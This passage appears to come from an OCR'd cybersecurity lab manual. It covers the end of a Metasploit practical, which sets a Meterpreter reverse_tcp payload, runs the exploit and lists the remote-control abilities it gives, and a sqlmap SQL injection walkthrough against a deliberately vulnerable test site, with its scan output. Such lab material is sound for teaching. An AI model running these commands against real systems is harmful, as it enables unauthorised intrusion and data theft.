
19. Set the TargetURI using the command ‘set TARGETURI /cgi-bin/status’ and press Enter, as shown in Figure



20. Set the payload using the command ‘set payload linux/x86/meterpreter/reverse_tcp’, and press Enter, as shown in Figure




21. Type ‘exploit’ and press Enter to run the exploit in the background, as shown in Figure 102. It will open a Meterpreter session




From this opened meterpreter session, you can perform the following tasks: View the files and directories located in the machine, Delete, upload and download files from the machine, Execute applications remotely,

List the processes,
Launch a shell,
Reboot or shutdown the machine, etc.


22. Type help and press Enter to view the help on the meterpreter commands, as shown in Figure



23. Type arp and press Enter to view the ARP cache, as shown in Figure



24. Type ipconfig and press Enter to view the IP configuration, as shown in Figure




Practical 8

Aim: Practical on injecting Code in Data Driven Applications: SQL Injection

Theory:
We will demonstrate how to test a website for SQL injection vulnerability. In order to carry out this lab, we will require the following: 1.Administrator privileges 2.Web browser with Internet connection 3.Kali Linux


Working:

To test a website for SQL injection vulnerability, perform the following steps:
1.Log in to Kali Linux.
2.Open a web browser and enter the URL of the website you want to exploit, as shown in Figure.




If a URL, for example http://testphp.vulnweb.com/listproducts.php?cat=1,has a GET parameter as cat=1, then it is vulnerable to SQL injection attacks.


3. You can check if your website is vulnerable by replacing the value 1 with * in GET parameter. If the website results in an error as shown in Figure 2, then it is vulnerable.



4. Open Terminal in Kali Linux as shown in Figure.





5. Type sqlmap-h and press Enter to view the help and the list of parameters passed in the SQLMAP, as shown in Figure.




6. Type the following command and press Enter to list the information about the existing databases, as shown in Figure 5(a), Figure 5(b) and Figure 5(c).
sqlmap-u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs

Enter N when SQLMAP asks to skip payload for other databases except for the detected database.
Enter N again when SQLMAP asks to include all tests.


root@kali: ~
File Edit View Search Terminal Help
--wizard Simple wizard interface for beginner users
[!] to see full list of options run with '-hh'
root@kali:~# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
{1.1.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 07:44:41
[07:44:41] [INFO] testing connection to the target URL
[07:44:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:44:42] [INFO] testing if the target URL is stable
[07:44:42] [INFO] target URL is stable
[07:44:42] [INFO] testing if GET parameter 'cat' is dynamic
[07:44:42] [INFO] confirming that GET parameter 'cat' is dynamic
[07:44:43] [INFO] GET parameter 'cat' is dynamic
[07:44:43] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[07:44:43] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting attacks
[07:44:43] [INFO] testing for SQL injection on GET parameter 'cat'



root@kali: ~
File Edit View Search Terminal Help
laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 07:44:41
[07:44:41] [INFO] testing connection to the target URL
[07:44:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[07:44:42] [INFO] testing if the target URL is stable
[07:44:42] [INFO] target URL is stable
[07:44:42] [INFO] testing if GET parameter 'cat' is dynamic
[07:44:42] [INFO] confirming that GET parameter 'cat' is dynamic
[07:44:43] [INFO] GET parameter 'cat' is dynamic
[07:44:43] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[07:44:43] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting attacks
[07:44:43] [INFO] testing for SQL injection on GET parameter 'cat'
n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[07:45:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[07:45:51] [WARNING] reflective value(s) found and filtering out
[07:45:52] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="sem")
[07:45:52] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[07:45:52] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[07:45:52] [INFO] testing 'MySQL inline queries'
